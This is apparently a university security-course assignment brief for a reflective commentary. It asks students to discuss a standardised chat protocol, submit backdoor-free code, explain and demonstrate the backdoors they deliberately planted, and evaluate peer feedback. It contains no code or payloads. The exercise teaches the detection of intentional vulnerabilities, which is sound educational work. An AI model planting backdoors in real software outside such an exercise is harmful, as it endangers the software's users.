Phase 4: Reflection and Feedback (Week 11)

Objective: Reflect on the development process and learn from the feedback received.

Approach:

Write a reflective commentary discussing your protocol's standards, implementation challenges, thoughts on the integrated backdoors, and anticipated difficulty detecting them. As guidance, do not write more than 2000 words (~4 pages single-spaced A4). Your code, proof of concept, and screenshots can go to a set of appendices, which do not count into those 2000 words/4 pages.

The reflective commentary should contain the following information:

- ☑ Your reflection on the standardised protocol. Even if you had to comply with the agreed implementation (in order to achieve interoperability), you might have had a different view. Here is the space to comment and give your thoughts on what worked and what didn't work.
- ☑ Describe and submit your backdoor free version of the code. Explain design choices in the implementation. Demonstrate how your code runs (by chatting with your own implementation or by chatting with other implementations). Discuss lessons learned. This can also include any bugs reported by other groups.
  Explain what backdoors/vulnerabilities you added. What your thoughts and objectives were. Explain and demonstrate how to exploit your backdoor.
- ☐ Evaluate the feedback you received from other groups. Did they find your backdoors? Did they find other problems in your code? Was the report useful feedback?
- ☐ For what groups did you provide feedback (name the group and group members). What feedback did you provide to other groups? What challenges did you face? How did you overcome or approach those challenges (e.g., did you talk to the other groups)?

Reflective Commentary - Self critique and biases/consequences
Reflective Commentary - Clarity
Reflective Commentary - Ability to question and self critique and cyber security skill shortage
Reflective Commentary - Use of AI
Feedback Given.